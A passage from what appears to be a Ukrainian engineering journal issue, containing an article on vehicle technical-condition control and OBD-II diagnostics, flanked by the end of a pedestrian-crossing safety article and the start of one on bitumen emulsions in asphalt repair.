3. Горбачов П.Ф., Макарічев О.В., Атаманюк І.В. Дослідження затримки учасників руху під час перетинання пішоходами вулиць і доріг через регульовані пішохідні переходи. *Автомобільний транспорт*. 2019. Вип. 44. С. 40–49.
4. Підлипний Ю.В. Аналіз високої аварійності та смертності на автомобільних дорогах України. *Науковий вісник НЛТУ України*. 2016. Вип. 26.1. С. 61–68.
5. Головкін Б.М., Оцінка дорожньо-транспортної аварійності та тяжкості її наслідків в Україні. *Проблеми законності*. 2023. Вип. 156. С. 52–75.
6. Єресов В.І., Рябець Я.В. Конфліктні ситуації та безпека руху пішоходів. *Наук.-техн. Вісник*. Київ : 2001. № 2 (10). С. 24–30.
7. Гук В.І., Сітенко О.М. Містобудівні аспекти і безпека пішохідного руху. Стандарти Європейського Союзу щодо захисту пішоходів та практичні аспекти їх застосування в Україні. 2013. С. 75–80.
8. Захаров Д.С., Гребенюк С.М. Аналіз сучасних підходів та світового досвіду з використання систем безпеки пішоходів. *Український журнал будівництва та архітектури*. 2023. № 6 (018) С. 62–68.
9. Васильченко К.Р., Олянюк Н.О., Крюкова А.К. Освітлення пішохідних переходів за допомогою сонячних батарей. *Зб. Наук.-практ. конф. безпека на дорозі*. Кривий Ріг. 2023. С. 15–18.
10. Sawalha Z., Sayed T. Evaluating safety on urban arterial roadways. *Journal of Transportation Engineering*. 2018. 127. P. 151–158.
11. Бондар Т.В., Єфименко Р.В., Петрашенко О.П., Теплюк Є.Ф. Методика оцінювання безпеки нерегульованих пішохідних переходів за бальною системою. *Автомобільні дороги*. 2018. № 3 (255). С. 30–33.
12. Dumbaugh E. Safe streets. Liveable streets. *Journal of the American Planning Association*. 2015. № 71. P. 283–298.
13. Diallo B. Roads that serve the neediest users yet all too often rill then in the process. *Routes-Roads*. 2015. № 347. P. 55–59.
14. Чумак М.О. Система візуалізації нерегульованих пішохідних переходів. *Вчені записки ТНУ ім. В.І. Вернадського. Серія Технічні науки*. 2021. Том 32 (71). Ч. 2. № 1. С. 141–147.
15. Belin M.A. Theory and practice in Sweden: a case study of setting quantified road safety targets. *Health and Medical Informatics*. 2017. № 1. P. 1–5.

### Fomenko H.R. WAYS TO IMPROVE THE SAFETY OF PEDESTRIAN CROSSINGS

*The article discusses the problems of improving safety at pedestrian crossings. The increasing intensity of traffic on city streets contributes to an increase in danger at pedestrian crossings. It should be noted that a large number of road traffic accidents occur worldwide every year, killing up to 1.5 million people, and a proportion of these accidents occur at pedestrian crossings. Night time is the most dangerous time for*



*emergencies and road accidents. The most common causes of accidents are speeding, vehicle manoeuvres and pedestrian crossings. Pedestrians violating the rules of crossing both regulated and unregulated pedestrian crossings play a significant role in dangerous situations.*

*It is known that at night, in 9 out of 10 cases, road accidents involving pedestrians occur due to insufficient lighting at pedestrian crossings and end with tragic consequences. To solve this problem, the possibility of using LED devices to illuminate unregulated pedestrian crossings is being considered.*

*European countries are using reflective and solar panels to illuminate pedestrian crossings and roadsides. Motion sensors are also being introduced to illuminate traffic lights. One of the systems to improve pedestrian safety at crossings is the Smart Pass system. This system is widely used in cities around the world. This system is referred to as “intelligent pedestrian crossings”. Its implementation helps to ensure the safety and comfort of pedestrians crossing a street or road. It also provides drivers with instant information about the presence of pedestrians at the crossing.*

*It is necessary to pay attention to the implementation of Smart Crossing in London. A team of British designers and engineers has created a prototype of a pedestrian crossing equipped with coloured LEDs and controlled by artificial intelligence. This innovative development differs significantly from traditional pedestrian crossings in that it is not static, i.e. painted on the asphalt surface, but constantly changes according to the road situation.*

**Key words:** *transport infrastructure, pedestrian safety, pedestrian crossings, emergencies.*

**Хітров І.О.**

Національний університет водного господарства та природокористування

**Клімов С.В.**

Національний університет водного господарства та природокористування

## ВАЖЛИВІСТЬ КОНТРОЛЮ ТЕХНІЧНОГО СТАНУ ТА ДІАГНОСТУВАННЯ ТРАНСПОРТНИХ ЗАСОБІВ

*Підтримка транспортного засобу у належному технічному стані подовжує термін його служби та сприяє економічній, матеріальній та екологічній ефективності, а також довготривалого збереження функціональних властивостей. Контроль технічного стану та діагностування транспортних засобів характеризують собою два пов'язаних, але різних методи оцінки технічного стану. Регулярний контроль технічного стану дозволяє виявляти потенційні проблеми або несправності, що можуть призвести до відмов. Діагностування передбачає розуміння технічних аспектів та принципів роботи автомобільних систем. Вчасне діагностування дозволяє попередити виникнення серйозних проблем та уникнути великих витрат на ремонт. Сучасний транспортний засіб неможливий без вбудованої системи самодіагностики, яка автоматично перевіряє та аналізує різні аспекти його роботи транспортного засобу та може виводити повідомлення на приладову панель або передавати дані на спеціальний діагностичний пристрій для подальшого аналізу та вирішення проблем. Віддалене діагностування дозволяє використовувати сучасні технології для отримання інформації про технічний стан транспортного засобу без прямого фізичного контакту і характеризує дієвість за умов невизначеності та необхідності виконання такого контролю, та дозволяє швидко реагувати на проблеми з транспортом та вчасно приймати рішення щодо необхідного обслуговування або ремонту. Такий підхід до підтримки технічного стану транспортних засобів є ключовим у забезпеченні безпеки на дорозі, контролі викидів шкідливих речовин та підвищенні загального рівня комфорту та задоволення від користування ним. Стаття розглядає основні принципи моніторингу та діагностики технічного стану транспортних засобів, висвітлюючи важливість цих процесів для забезпечення безпеки та ефективності автотранспорту. Основна увага зосереджується на тому, що їх впровадження спрямоване на збереження транспортного засобу в належному технічному стані, зниження ризику виникнення неполадок, відмов, а також на подовженні терміну його експлуатації.*

**Ключові слова:** транспортний засіб, експлуатація, контроль технічного стану, діагностування, інформаційні системи віддаленого контролю і діагностування.

**Постановка проблеми.** Експлуатація транспортних засобів впливає на зміну його технічного стану, що проявляється у вигляді зносу вузлів, механізмів і деталей, забруднення і засмічення конструктивних елементів, погіршення властивостей мастильних матеріалів і робочих рідин, зносу шин, впливу на докілья. Усі ці чинники підкреслюють важливість регулярного обслуговування, технічного огляду, діагностування та своєчасного ремонту автомобіля для забезпечення його безпеки, ефективності, подовження терміну служби, економії матеріальних і грошових витрат.

Контроль технічного стану є важливою складовою безпечної та ефективної експлуатації транспортних засобів, що включає в себе регулярні перевірки різних систем та компонентів для виявлення потенційних проблем або появи їх відмови [1; 2].

Діагностування транспортних засобів відіграє ключову роль у забезпеченні безпеки, підтримці ефективності та підвищенні терміну служби, та є критичними аспектами для власників транспортних засобів та виробників. Адже, послуги з діагностування надають власникам транспортних засобів відчуття впевненості щодо технічного стану свого транспорту, сприяє збереженню їхньої довіри до бренду автосалону або сервісного центру [3].

**Аналіз останніх досліджень і публікацій.** Аналіз останніх досліджень і публікацій вказує на значну кількість досліджень, в яких започатковане розв'язання проблеми діагностування. В статті [4] науковці В.І. Рубльов, В.Д. Войтюк описують загальні принципи діагностування технічного стану машин, в яких діагностування розглядається як складова оцінки технічного стану машин.

В дослідженні [5] підкреслюють важливість діагностування транспортних засобів, зокрема двигунів внутрішнього згоряння. Реалізація стандартів бортової діагностики транспортних засобів забезпечує не тільки рішення у виробництві та подальшому обслуговуванні транспортної засобу, але і у його процесі проектування [6].

Однак, необхідно враховувати, що діагностуванню передують контроль технічного стану, адже виявлення проблеми і встановлення її причини дозволяє вжити належних заходів для виправлення несправності і підтримки автомобіля в робочому стані. Контроль технічного стану допомагає виявити потенційні проблеми або несправності, які вже існують, і вимагають виправлення, а діагностування передбачає розуміння технічних аспектів та принципів роботи автомобільних систем. Розкриття такого взаємозв'язку потребує більш широкого дослідження. Такі дослідження дозволяють розширити розуміння процесу експлуатації транспортних засобів, контролю технічного стану, діагностування, технічного обслуговування і ремонту та побудувати відповідні стратегії.

**Постановка завдання.** Метою статті є опис загальних принципів контролю технічного стану та діагностування транспортних засобів, а також важливості цих процесів для безпеки та ефективності функціонування автомобільного транспорту. Адже саме їх спільна реалізація направлена на підтримання транспортної засобу у заявленому виробником технічному стані, зменшення ймо-

вірності виникнення відмов та непередбачених збоїв, а також подовження терміну служби.

**Виклад основного матеріалу.** В сучасному світі, де транспортні засоби стали необхідною складовою нашого щоденного життя, забезпечення надійної роботи транспорту має вирішальне значення для безпеки пасажирів і вантажів, екології та економіки.

Контроль технічного стану автомобіля включає в себе комплекс заходів, спрямованих на перевірку та оцінку різних систем, компонентів і агрегатів транспортної засобу з метою виявлення можливих проблем або відмов (несправності) [4]. Діагностування, у свою чергу, передбачає використання спеціальних інструментів та методів для аналізу стану транспортної засобу, включаючи перевірку електронних систем, параметрів силової установки, трансмісії, гальм та інших важливих компонентів [5].

Контроль технічного стану та діагностування транспортних засобів – це два взаємопов'язаних, але відмінних підходи до оцінки технічного стану транспортної засобу (табл. 1). Обидва підходи є важливими для підтримки транспортних засобів у справному стані, і їх застосування може визначатися потребами власника або диктуватися вимогами до технічного обслуговування.

Контроль технічного стану – це систематичний підхід до перевірки різних аспектів транспортної засобу для забезпечення безпеки, ефективності та надійності його функціонування, який проводиться:

Таблиця 1

Загальний підхід в оцінюванні технічного стану транспортної засобу

Реалізація підходу	Вид операції	Загальна характеристика
Застосування термінів	Контроль технічного стану	Може вказувати на регулярні перевірки або обстеження без явного виокремлення конкретних проблем
	Діагностування	Вказує на більш систематичний та цілеспрямований підхід до виявлення і вирішення конкретних технічних проблем
Мета	Контроль технічного стану	Здебільшого спрямований на швидку перевірку базових параметрів та безпеки для визначення загального стану транспортної засобу
	Діагностування	Має на меті виявлення конкретних проблем, визначення їхнього характеру та обсягу, що дозволяє точно визначити, що саме несправне
Характер втручання	Контроль технічного стану	Зазвичай передбачає поверхневий огляд, перевірку видимих елементів та основних параметрів безпеки та функціональності
	Діагностування	Включає в себе більш глибокий аналіз, вимірювання та тестування різних систем і компонентів транспортної засобу за допомогою спеціального обладнання та інструментів
Глибина аналізу	Контроль технічного стану	Зазвичай орієнтований на елементарні аспекти, які можна визначити шляхом візуального огляду та простих вимірювань
	Діагностування	Вимагає більш комплексного та детального аналізу, використання спеціалізованого обладнання та вищого рівня технічної кваліфікації
Час виконання	Контроль технічного стану	Зазвичай може бути виконаний швидше, оскільки не передбачає глибокого аналізу
	Діагностування	Вимагає більше часу через більший обсяг аналізу та вимірювань

- під час періодичного технічного огляду (більшість країн встановлюють обов’язкові терміни і періодичність технічних оглядів для перевірки на відповідність автомобіля стандартам безпеки та вимогам екології);
- огляд та обслуговування силової установки, механізмів і систем (наприклад, вимірювання рівня масла, контроль системи охолодження, заміна фільтрів, перевірка і регулювання систем впорскування пального та інші технічні параметри);
- перевірка підвіски (перевірка та обслуговування підвіски, включаючи амортизатори та пружини);
- перевірка систем електрообладнання (наприклад, вимірювання рівня заряду акумулятора, перевірка роботи освітлення, системи запуску, системи зарядки та електронних систем тощо);
- оцінка стану шин та гальмівних систем (наприклад, перевірка стану шин, розмірів, тиску, заміна, якщо потрібно, та перевірка гальмівної системи на наявність витоків, зносу гальмівних барабанів чи дисків);
- контроль системи випуску (перевірка стану системи випуску, виявлення та усунення витоків, заміна або ремонт деталей, за необхідності);
- візуальний огляд кузова (перевірка стану кузова, виявлення корозії, подряпин та інших дефектів, а також заміна або ремонт кузовних елементів);
- оцінка системи кондиціонування та опалення (перевірка роботи системи кондиціонування та опалення, заміна фільтрів, перевірка роботи компресора та системи охолодження);

– оцінка системи освітлення (перевірка стану та роботи системи освітлення, включаючи фари, габарити, гальмівні та поворотні вогні).

Контроль технічного стану транспортного засобу під час руху – це важлива складова безпечного та ефективного водіння. Хоча більшість перевірок технічного стану зазвичай проводяться перед початком поїздки, однак під час руху можна контролювати і виявити певні ознаки назріваючих проблем або появи несправності.

Досвідчені водії, які правило, одразу відчують будь-які дивні звуки, які можуть з’явитися під час руху, такі як стукіт, скрежет або гудіння, що може вказувати на проблеми з підвіскою або іншими вузлами. Зміна рівня комфорту під час їзди може бути наслідком недостатнього тиску в шинах або їх пошкодження (важливим помічником є наявність датчиків тиску в шинах). Помітні зміни в реакції або довгий шлях гальмування можуть свідчити про проблеми з гальмівною системою.

Система самодіагностики транспортного засобу – це комплекс електронних датчиків, контролерів, електронних блоків та програмного забезпечення, які призначені для постійного моніторингу різних систем та компонентів з метою виявлення відхилень у роботі (рис. 1). Сучасні транспортні засоби мають різноманітні датчики, які вимірюють численні параметри, такі як тиск в шинах, температуру двигуна, рівень рідин та інші, а також комп’ютерну систему, яка аналізує ці дані і генерує відповідні повідомлення водієві у разі виявлення проблеми. Це допомагає водієві вчасно виявити недоліки в роботі



Рис. 1. Функції бортової системи самодіагностики транспортного засобу [7, с. 168]

та прийняти відповідні заходи для їх усунення (важливо пам'ятати, що контроль технічного стану під час руху має бути проведений безпечно).

Наприклад, вбудована система контролю технічного стану (самодіагностики) транспортного засобу може використовувати контрольні лампи, дисплей, або акустичні пристрої для оповіщення водія про будь-яке відхилення від стандартного значення контрольованого параметра (рис. 2). Однак у випадку одноразового відхилення система може припинити відображення повідомлень, зберігаючи відповідну інформацію в оперативній пам'яті комп'ютера для подальшого аналізу.



**Рис. 2. Вбудовані системи контролю технічного стану та оцінки майстерності водія вантажного автомобіля марки Renault**

Система технічного діагностування – сукупність засобів, об'єкту і виконавців необхідна для проведення діагностування за правилами, встановленими в технічній документації. Структурними елементами діагностичної системи є [8]:

1. Об'єкт діагностування – технічний об'єкт, стан якого визначають без його розбирання, або з частковим підрозбиранням транспортного засобу, його системи, агрегати, вузли, механізми.

2. Діагностичні засоби – технічні пристрої, призначені для вимірювання кількісних значень діагностичних параметрів.

3. Алгоритм технічного діагностування – сукупність принципів, які визначають послідовність дій виконавців у процесі діагностування.

4. Методи діагностування – сукупність організаційних правил отримання інформації про виконання операції.

Діагностування транспортних засобів – це процес виявлення, аналізу та вирішення проблем порушення функціонування транспортного засобу та попередження можливих без його розбирання. Діагностування транспортних засобів включає

в себе визначення стану та працездатності всіх систем та компонентів транспортного засобу. Завдання діагностування можуть бути різноманітними і залежать від конкретної ситуації або проблеми (контроль технічного стану транспортного засобу, пошук і локалізація місця відмови або несправності або прогнозування залишкового ресурсу або вірогідності безвідмовної роботи в міжконтрольний період) [4; 9].

Діагностування транспортних засобів зазвичай виконується комплексно за допомогою різних методів та засобів, від візуального огляду до використання сучасних вимірювальних комплексів і спеціалізованого програмного забезпечення. Діагностування має свої переваги та недоліки, і їх визначення залежить від конкретної ситуації та використовуваних методів (табл. 2).

Підсумок діагностування – технічний діагноз. Термін «діагноз» в контексті автомобільного транспорту та технічного обслуговування використовується для визначення або ідентифікації конкретної проблеми або несправності на основі зібраних даних та вимірювань. Діагноз служить як основа для рішення, які кроки потрібно вжити для усунення виявленої проблеми.

Для встановлення правильного діагнозу opracовуються діагностичні коди (числові або буквено-цифрові індикатори, які вказують на конкретну несправність або проблему в системі транспортного засобу, що генеруються електронною системою управління і можуть бути прочитані за допомогою діагностичного сканера), проводяться додаткові вимірювання параметрів, які можуть підтвердити несправність, здійснюється тестування різних систем, вивчається історія обслуговування (включаючи раніше виявлені проблеми та шляхи їх усунення), виконується тестування з використанням спеціального обладнання для більш глибокого діагнозу (сканери, осцилографи, тестери, стенди, вимірювальні комплекси та ін.).

Комп'ютерну підтримку діагностики транспортного засобу розпочато зі стандарту бортової діагностики OBD-I (“On-Board Diagnostics I”) наприкінці 1960-х років. Після цього в 1996 році з'явився OBD II, який повністю стандартизовано незалежно від виробника та моделі транспортного засобу, на основі загального інструменту діагностування [6].

Для діагностування більшості сучасних транспортних засобів використовується стандарт OBD-II – це стандартизована система, яка відстежує та звітує про роботу різних систем до яких

## Переваги та недоліки діагностування транспортного засобу

Аспект реалізації	Опис
Переваги діагностування	
Попередження відмов	Регулярне діагностування дозволяє виявляти та вирішувати проблеми на ранніх етапах, що допомагає уникнути серйозних поломок та збільшує термін служби транспортного засобу.
Контроль безпеки	Діагностування дозволяє виявляти та усувати проблеми, які можуть вплинути на безпеку експлуатації транспортного засобу, такі як несправності гальм, систем управління, освітлення та ін.
Екологічний контроль	Виявлення та вирішення проблем, таких як неправильна робота двигуна або систем впорскування палива, може покращити ефективність використання пального та зменшити викиди.
Економія ресурсів	Раннє виявлення і усунення проблем може уникнути дорогих ремонтів і зменшити витрати на обслуговування транспортного засобу в подальшому.
Технічна досконалість	Дослідження експлуатаційних параметрів роботи транспортного засобу допомагає інженерам та механікам покращувати технічні характеристики та підвищувати ефективність їх використання.
Недоліки діагностування	
Висока вартість обладнання	Деяке обладнання для діагностування може бути дорогим, особливо для високоточних датчиків та сканерів для транспортних засобів
Складність вирішення проблем	Виявлення проблеми не завжди означає легке усунення. Деякі операції, на перший погляд, можуть бути простими, але вимагають спеціалізованих навичок
Необхідність актуалізацій	З огляду на те, що технології автомобільної індустрії швидко розвиваються, обладнання для діагностування також потребує постійного оновлення або модернізації.
Можливість помилок в інтерпретації даних	Деякі аспекти діагностування можуть вимагати інтерпретації отриманих даних досвідченими фахівцями, і неправильний діагноз може призвести до невірної усунення проблем і значних витрат.

можна отримати доступ і прочитати їх за допомогою спеціальних діагностичних інструментів. Він генерує діагностичні коди помилок, які вказують на конкретні проблеми або несправності в різних системах транспортного засобу. Діагностичний порт зазвичай розташований під панеллю приладів або під рульовою колонкою вантажного транспортного засобу – це стандартизований роз'єм, до якого можна підключити діагностичний прилад (точне місце розташування може відрізнитися залежно від марки та моделі).

Використання OBD-II робить діагностування транспортних засобів більш стандартизованим і доступним, що спрощує виявлення проблем та їхнє усунення. Це, у свою чергу, допомагає мінімізувати час простою та зменшити витрати на ремонт [10].

Окрім безпосереднього підключення до діагностичного транспортного засобу за допомогою сканера широко реалізовується «віддалене діагностування», які дозволяють віддалено на відстані через Інтернет відстежувати та контролювати роботу і перевізний процес. Для цього

застосовують телеметричні системи моніторингу, віддалені сервіси діагностики, віддалені системи моніторингу та керування та ін. Багато сучасних діагностичних сканерів та програм вже реалізовано для смартфонів.

**Висновки.** Контроль технічного стану і діагностування повинен реалізовуватися взаємопов'язаним системним підходом до перевірки функціонування транспортного засобу з метою гарантування безпеки, ефективності та надійності виконання транспортної роботи впродовж тривалого терміну експлуатації.

Віддалене діагностування дозволяє використовувати сучасні технології для отримання інформації про технічний стан транспортного засобу без прямого фізичного контакту і характеризує дієвість за умов невизначеності та необхідності виконання такого контролю.

Такий підхід до підтримки технічного стану транспортних засобів є ключовим у забезпеченні безпеки на дорозі, контролі викидів шкідливих речовин та підвищенні загального рівня комфорту та задоволення від користування ним.

## Список літератури:

1. Канарчук В. Є., Лудченко О. А., Чигринець А. Д. Основи технічного обслуговування і ремонту автомобілів. Київ : Вища школа. 1994. 384 с.
2. Obs M., Glowinski S., Kurpisz D. Analysis of Technical Condition of Cars in Western Poland: A Study Based on Selected Indicators. *Applied Sciences*. 2024. № 14. P. 645. <https://doi.org/10.3390/app14020645>.
3. Ключ до безпеки та довговічності: значення регулярної діагностики автомобіля. Місто Кременчук *05366.com.ua* : веб-сайт. URL: <https://www.05366.com.ua/news/3747487/kluc-do-bezpeki-ta-dovgovicnosti-znacenna-regularnoi-diaagnostiki-avtomobila>.
4. В.І. Рубльов, В.Д. Войтюк, В.Є. Рубльов. Діагностика як складова оцінки технічного стану машин. *Конструювання, виробництво та експлуатація сільськогосподарських машин*. 2016. Вип. 46. С. 182–189.
5. Zinko R., Polishchuk O., Kuliś E. Vehicle diagnostic system of the car engine. 20 International Conference Diagnostics of Machines and Vehicles. *MATEC Web of Conferences 351*. 2021. <https://doi.org/10.1051/matec-conf/202135101014>.
6. Nagy J., Lakatos I. The Past, the Present and the Future of Online Road Vehicle Diagnosis from Car and Scan Tool Communication Perspective. *Material Strength and Applied Mechanics*. 2023. Vol. 39. P. 52–58. DOI:10.3233/ATDE230419.
7. Мигаль В. Д., Шевченко І. О., Шуляк М. Л. Системи моніторингу ефективної експлуатації автомобілів : навч. посіб. Харків : ДБТУ, «Майдан», 2023. 288 с.
8. Форнальчик Є. Ю., Оліскевич М. С., Мاستикаш О. Л., Пельо Р. А. Технічна експлуатація та надійність автомобілів: навч. пос. Львів : Афіша, 2004. 492 с.
9. Полянський С. К., Білякович М. О. Технічна експлуатація будівельно-дорожніх машин та автомобілів. Київ : Видавничий дім «Слово», 2010, 384 с.
10. On-board diagnostics port (OBD II). *Motive Technologies* : веб-сайт. URL: <https://gomotive.com/glossary/fleet-maintenance/on-board-diagnostics-port/>.

### **Khitrov I.O., Klimov S.V. THE IMPORTANCE OF CONTROLLING THE TECHNICAL CONDITION AND DIAGNOSIS OF VEHICLES**

*Maintaining a vehicle in proper technical condition extends its service life and contributes to economic, material and environmental efficiency and the long-term performance of its functional properties. Technical condition controlling and vehicle diagnostics are two related but different methods of assessing the technical condition of a vehicle. Regular condition controlling allows you to identify potential problems or malfunctions that could lead to failures. Diagnostics involves understanding the technical aspects and principles of automotive systems. Timely diagnostics can prevent serious problems and avoid high repair costs. A modern vehicle is not possible without a built-in self-diagnostic system that automatically checks and analyzes various aspects of its vehicle operation and can display messages on the dashboard or transmit data to a special diagnostic device for further analysis and problem solving. Remote diagnostics allows the use of modern technologies to obtain information about the technical condition of a vehicle without direct physical contact and characterizes the effectiveness under conditions of uncertainty and the need for such control, and allows you to quickly respond to problems with transport and make timely decisions on the necessary maintenance or repair. This approach to maintaining the technical condition of vehicles is key to ensuring road safety, controlling emissions of harmful substances, and increasing the overall level of comfort and satisfaction from using them. The article discusses the basic principles of controlling and diagnostics of the technical condition of vehicles, highlighting the importance of these processes for ensuring the safety and efficiency of motor vehicles. The main focus is on the fact that their implementation is aimed at keeping the vehicle in proper technical condition, reducing the risk of malfunctions, failures, and extending its service life.*

**Key words:** vehicle, operation, technical condition controlling, diagnostics, information systems for remote controlling and diagnostics.

## **БУДІВНИЦТВО**

УДК 625.7/8

DOI <https://doi.org/10.32782/2663-5941/2024.3.2/38>

**Аринушкіна Н.С.**

Харківський національний автомобільно-дорожній університет

**Костін Д.Ю.**

Харківський національний автомобільно-дорожній університет

**Грищенко Т.М.**

Харківський національний автомобільно-дорожній університет

**Аринушкіна О.О.**

Харківський національний автомобільно-дорожній університет

## **ЗАСТОСУВАННЯ БІТУМНИХ ЕМУЛЬСІЙ ПРИ ВИКОНАННІ СУЧАСНИХ РЕМОНТНИХ РОБІТ НА АСФАЛЬТОБЕТОННИХ ПОКРИТТЯХ**

*У статті розглянуто питання застосування бітумних емульсій при виконанні різних видів ремонтних робіт на асфальтобетонних покриттях.*

*За останнє десятиліття істотно зросла інтенсивність руху і вантажонапруженість за рахунок збільшення в складі руху великовантажних автомобілів, автомобільних потягів і автобусів. Це є головним чинником, який призводить до збільшення площі руйнувань і деформацій на дорожньому покритті.*

*Асфальтобетонні покриття мають ряд позитивних властивостей і високих транспортно-експлуатаційних показників: повільне зношення під дією важких транспортних засобів, порівняно висока міцність і стійкість до впливу кліматичних факторів і води, гігієнічність, легкість ремонту з можливістю повторного використання матеріалу. Основними недоліками покриттів із асфальтобетону є: деформація під дією навантажень, висока температура при виконанні технологічних операцій, залежність властивостей покриття від температури повітря, знижена зсувостійкість, тощо. В процесі експлуатації асфальтобетонні покриття часто деформуються, на них з'являються хвилі, напливи і тріщини, які зменшують їх довговічність.*

*Результати обстеження технічного стану асфальтобетонних покриттів показали, що фактичні площі руйнувань майже в 1,5 рази вище теоретичних. Також необхідно відзначити суттєвий вплив якості технології виконання ремонтних робіт на інтенсивність руйнувань дорожніх покриттів. Досвід показує, що відносна площа руйнувань відремонтованих покриттів у 10–15 разів більша середньої відносної площі руйнування нових асфальтобетонних покриттів.*

*Сучасні умови експлуатації асфальтобетонних покриттів значною мірою визначаються двома напрямками: перший – полягає в збільшенні вантажопід'ємності автомобілів, зростанні питомої ваги важких вантажних автомобілів у транспортному потоці і можливості руху надважких транспортних засобів, другий – пов'язаний із зростанням інтенсивності руху, що призводить до збільшення числа повторних навантажень, які сприяють зниженню термінів служби покриття.*

*При виконанні ремонтних робіт часто використовують катіонні бітумні емульсії, які забезпечують достатню адгезію в'язучого до поверхні мінеральних кам'яних матеріалів кислої та основної природи [1].*

*Стаття присвячена застосуванню бітумних емульсій при виконанні ремонтних робіт, які мають ряд переваг в порівнянні з використанням у відповідних технологіях традиційних дорожніх бітумів.*

**Ключові слова:** бітумна емульсія, асфальтобетонне покриття, литі емульсійно-мінеральні суміші, поверхнева обробка, ремонтні роботи.



**Постановка проблеми.** В сучасних умовах є актуальним застосування технологій з використанням бітумних емульсій при виконанні ремонтних робіт литими емульсійно-мінеральними сумішами та поверхневих обробок.

**Аналіз останніх досліджень і публікацій.** Питаннями застосування сучасних емульсійних технологій на автомобільних дорогах займалися вчені І. П. Гамеляк, В. К. Жданюк, В. В. Мозговий, А. М. Онищенко, Ю. В. Сідун, С. Й. Солодкий, В. Я. Новаковська, А. Фридрихсберг, Ф. Шерман, А. Джеймс, В. Екман, Г. Холлеран, Д. Лезуер. Вони відображені в роботах [1–4, 6–8].

**Постановка завдання.** В умовах обмеженого фінансування, стан асфальтобетонного покриття автомобільних доріг суттєво погіршується. Особливо це відображається на ділянках автомобільних доріг, строк служби яких, вже перевищує нормативний (рис. 1).

Для забезпечення безпечного руху автомобільного транспорту з заданими швидкостями та навантаженнями виконуються роботи з ліквідації ямковості. Загальний вигляд таких ділянок наведено на рис. 2.

Для забезпечення подальшої працездатності таких покриттів найкращим рішенням може бути влаштування захисних шарів зносу. Це рішення забезпечить продовження терміну служби старого покриття в умовах обмеженого фінансування, за рахунок усунення дефектів, що залишаються після проведення ямкового ремонту. Крім того, покращується рівність та підвищуються зчіпні властивості колеса автомобіля з покриттям, а також естетичний вигляд покриття в цілому.

Для влаштування захисних шарів зносу способом поверхневої обробки, для приготування емульсійно-мінеральних сумішей типу «Сларрі Сіл», холодного асфальтобетону, тощо, застосовують катіонні модифіковані та не модифіковані бітумні емульсії в якості в'язучого. Використовувані перераховані технології є менш матеріалоємні та більш дешеві в порівнянні з вартістю ремонтних робіт, з укладанням шарів з гарячих асфальтобетонних сумішей, що особливо є актуальним під час війни.

**Виклад основного матеріалу.** Бітумні емульсії дозволяють виконувати роботи з вологими кам'яними матеріалами, здійснювати будівництво та ремонт дорожніх покриттів при відносно низькій позитивній температурі (до плюс 10 °С), економити до 20–30 % бітуму та збільшувати адгезію з щебенем.

Використання катіонних бітумних емульсій при будівництві і ремонті дорожніх покриттів

має ряд переваг в порівнянні з використанням у відповідних технологіях традиційних дорожніх бітумів: якісне зчеплення з основою, легкий розподіл по поверхні, можливість розподілу бітумної емульсії на зволожену поверхню, нижчу енергоємність, можливість застосування бітумної емульсії при температурах від плюс 30 °С до плюс 70 °С.

До недоліків відносять: вимивання водою до її повного розпаду, повільне формування шару зносу, незначний термін зберігання немодифікованої емульсії (до 30 діб від моменту її виготовлення при температурі не нижче плюс 5 °С).

Полімерно-бітумні емульсії мають: більшу адгезію, менш чутливі до кліматичних умов і перепадів температур, низький вміст пластифікаторів,



Рис. 1. Загальний вигляд ділянки дороги після закінчення зимового періоду



Рис. 2. Загальний вигляд ділянки дороги після проведення ямкового ремонту



**Рис. 3. Ремонт дороги Н-03 Житомир –Чернівці за технологією «Сларрі-Сіл»**

краще змочування поверхні кам'яного матеріалу й більш рівномірний розподіл в'язучого.

Однією з сучасних на сьогоднішній час технологій, яка дозволяє вирішити проблеми довговічності покриття шляхом захисту верхніх шарів дорожнього одягу і відновлення їх транспортно-експлуатаційних показників, є влаштування шарів зносу з литих емульсійно-мінеральних сумішей.

Лита емульсійно-мінеральна суміш складається з бітумної емульсії, кам'яного матеріалу з визначеним гранулометричним складом, води та спеціальних добавок. Система «Сларрі» складається з трьох типів сумішей – «Сларрі Сіл», «Кейп Сіл» та «Мікросюрфейсінг». Суміш виготовляється холодним способом і має ряд переваг, які відносяться до підбору рецептури суміші і методу її влаштування.

Для цих сумішей застосовують катіонні бітумні емульсії та модифіковані бітумні емульсії.

Основними перевагами литих емульсійно-мінеральних сумішей є: утворення щільної однорідної суміші, холодна технологія приготування, використання вологого матеріалу і зволоженого покриття, герметизація волосяних і середніх тріщин без підготовки, усунення колійності, покращення рівності, та шорсткості покриття, низька «шумність» покриття, можливість влаштування покриттів при більш низьких температурах та висока їх водонепроникність.

До недоліків литих емульсійно-мінеральних сумішей відноситься: більш висока вартість за рахунок використання більш якісних вихідних матеріалів, чутливість технології до зовнішніх факторів, довготривалий строк обмеження руху по свіжеукладеному шару [6; 7].

Тонкий шар покриття «Сларрі Сіл», товщиною приблизно від 1 до 1,5 розміру щебеню максимального розміру, використовується для відновлення дорожнього покриття. В'язуче може бути як звичайним, так і полімермодифікованим. В модифікованих бітумних емульсіях в якості модифікатору використовують латекс, функція якого полягає в тому, щоб сприяти швидкому набору міцності, збільшенню еластичності і температури розм'якшення в'язучого, отриманню більш зносостійкого покриття з кращим опором до впливу автомобільного руху і до появи тріщин. Емульсійні системи можуть бути як повільнорозпадними, так і швидко розпадними. Рух по покриттю можна відновлювати через 1–4 години [5].

Високі експлуатаційні якості покриттів з емульсійно-мінеральних сумішей, які виготовляються безпосередньо на місці укладання, досягаються при дотриманні всіх технологічних вимог та схоплювання цих сумішей відповідно до природно-кліматичних умов [9].

«Сларрі Сіл» використовують для: герметизації міцного, але вже окисленого покриття, відновлення текстури покриття і його зчипних якостей, відновлення зношеного верхнього шару і запобігання подальшого виносу кам'яного матеріалу, зниження шуму від тертя коліс по крупному щебеню поверхневої обробки – «Кейп Сіл», місць, де неможливе влаштування більш товстих шарів за рахунок обмежень, які пов'язані з колодязями і бордюрним каменем, заливки невеликих тріщин на поверхні покриття, покращення транспортно-експлуатаційних показників дороги [8].

